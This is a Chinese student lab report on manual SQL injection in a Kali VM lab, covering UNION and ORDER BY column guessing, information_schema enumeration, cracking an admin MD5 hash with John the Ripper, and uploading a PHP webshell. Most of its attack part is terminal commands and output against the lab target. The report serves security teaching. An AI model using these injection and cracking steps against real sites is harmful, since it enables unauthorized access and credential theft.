
sql: SELECT * FROM tablename WHERE id=1
```

- 简单利用示例



## (2) 基于字符串的检索

- 引号闭合则不会报错
- 使用 ' -- 闭合sql语句并省略--后的语句：`SELECT id,name FROM users where name='test' -- ' and id=3;`



```

kaliAttack [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
应用程序 位置 终端 日 21:09
root@bogon: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
mysql> select * from users;
+----+-----+-----+-----+
| id | name  | login | password |
+----+-----+-----+-----+
| 1  | hhh   | hello | world    |
| 2  | Bianca | Ana   | 123      |
| 3  | Dylan | Du    | 123      |
+----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> SELECT id,name FROM users where name='hhh' and id=3;
Empty set (0.00 sec)

mysql> SELECT id,name FROM users where name='hhh' -- ' and id=3;
-> ;
+----+-----+
| id | name |
+----+-----+
| 1  | hhh  |
+----+-----+
1 row in set (0.00 sec)

mysql>
mysql>

```

## 2、利用SQL注入


### (1) UNION关键字

- 连接两个请求
- union前后两条select语句应返回相同数目的键对应的值

### (2) 利用UNION实现SQL注入

- 关键：猜列数

方法一：



```

kaliAttack [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
应用程序 位置 终端 日 21:34
root@bogon: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
mysql>
mysql> SELECT id,name,price FROM articles where id=1 UNION SELECT 1;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2,3;
+----+-----+-----+
| id | name | price |
+----+-----+-----+
| 1  | hhh  | 100   |
| 1  | 2    | 3     |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql>
mysql>
mysql>
mysql>

```

## 方法二：

```

kaliAttack [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
应用程序 ▾ 位置 ▾ 终端 ▾
root@bogon: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
mysql>
mysql>
mysql>
mysql> SELECT id,name,price FROM articles where id=1 ORDER BY 5;
ERROR 1054 (42S22): Unknown column '5' in 'order clause'
mysql> SELECT id,name,price FROM articles where id=1 ORDER BY 4;
ERROR 1054 (42S22): Unknown column '4' in 'order clause'
mysql> SELECT id,name,price FROM articles where id=1 ORDER BY 3;
+----+-----+-----+
| id | name | price |
+----+-----+-----+
| 1 | hhh | 100 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>

```

## • 示例

```

kaliAttack [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
应用程序 ▾ 位置 ▾ 终端 ▾
root@bogon: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
mysql>
mysql> SELECT id,name,price FROM articles where id=1 UNION SELECT 1,current user(),3;
+----+-----+-----+
| id | name | price |
+----+-----+-----+
| 1 | hhh | 100 |
| 1 | root@localhost | 3 |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql> SELECT id,name,price FROM articles where id=1 UNION SELECT 1,version(),3;
ERROR 1054 (42S22): Unknown column 'version' in 'field list'
mysql> SELECT id,name,price FROM articles where id=1 UNION SELECT 1,version(),3;
+----+-----+-----+
| id | name | price |
+----+-----+-----+
| 1 | hhh | 100 |
| 1 | 5.6.30-1 | 3 |
+----+-----+-----+
2 rows in set (0.00 sec)


mysql>
mysql>
mysql>

```

## • 应用

获取php版本号：





获取系统当前用户名：




获取当前连接的数据库名：




### (3) 通过查看information\_scheme数据库获取更多信息

- informationschema : 在MySQL中, 把informationschema 看作是一个数据库, 确切说是信息数据库。其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名, 数据库的表, 表栏的数据类型与访问权限等。
- 应用


查看数据库中所有表名:



查看数据库中所有列名:



查看表名和列名的对应关系：



获取管理员密码：



### 三、实战：获取管理员权限并进行代码注入

#### 1、破解密码

- 方法一：使用搜索引擎
- 方法二：John the ripper密码破解工具。

(1) john支持的加密方式：



(2) 使用john破解加密的管理员密钥


命令: `john password --format=raw-md5 --wordlist=dico --rules`

参数: `password`: 包含待解密密码的文件

`--format=raw-md5`: 密码加密方式

`--wordlist=dico`: 使用的密码字典

`--rules`: 尝试每个词的变体



```
kaliAttack [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
应用程序 位置 终端
root@bogon: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Session completed
root@bogon:~# john /root/桌面/password --format=raw-md5 --wordlist=/usr/share/john/password.lst --rules
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd (admin)
lg 0:00:00:00 DUNE (2017-11-20 10:49) 12.50g/s 1350p/s 1350c/s 1350C/s piglet..steven
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@bogon:~# clear
```

## 2、利用wellshell进行代码注入

- 可注入php脚本

(1) 进入管理员后台：




(2) 上传php脚本


(3) 脚本利用 (利用cmd执行任意命令)

- 获取靶机系统用户列表





• 获取靶机内核版本信息



四、实验结论

本实验手动检测和利用SQL注入来获取对管理页的访问。

1、SQL注入威胁表现形式可以体现为以下几点：

- 绕过认证，获得非法权限
- 猜解后台数据库全部的信息
- 注入可以借助数据库的存储过程进行提权等操作

## 2、SQL注入攻击的典型手段

- 判断应用程序是否存在注入漏洞
- 收集信息、并判断数据库类型
- 根据注入参数类型，重构SQL语句的原貌
- 猜解表名、字段名
- 获取账户信息、攻击web或为下一步攻击做准备

## 五、参考材料

From SQL Injection To Shell指导书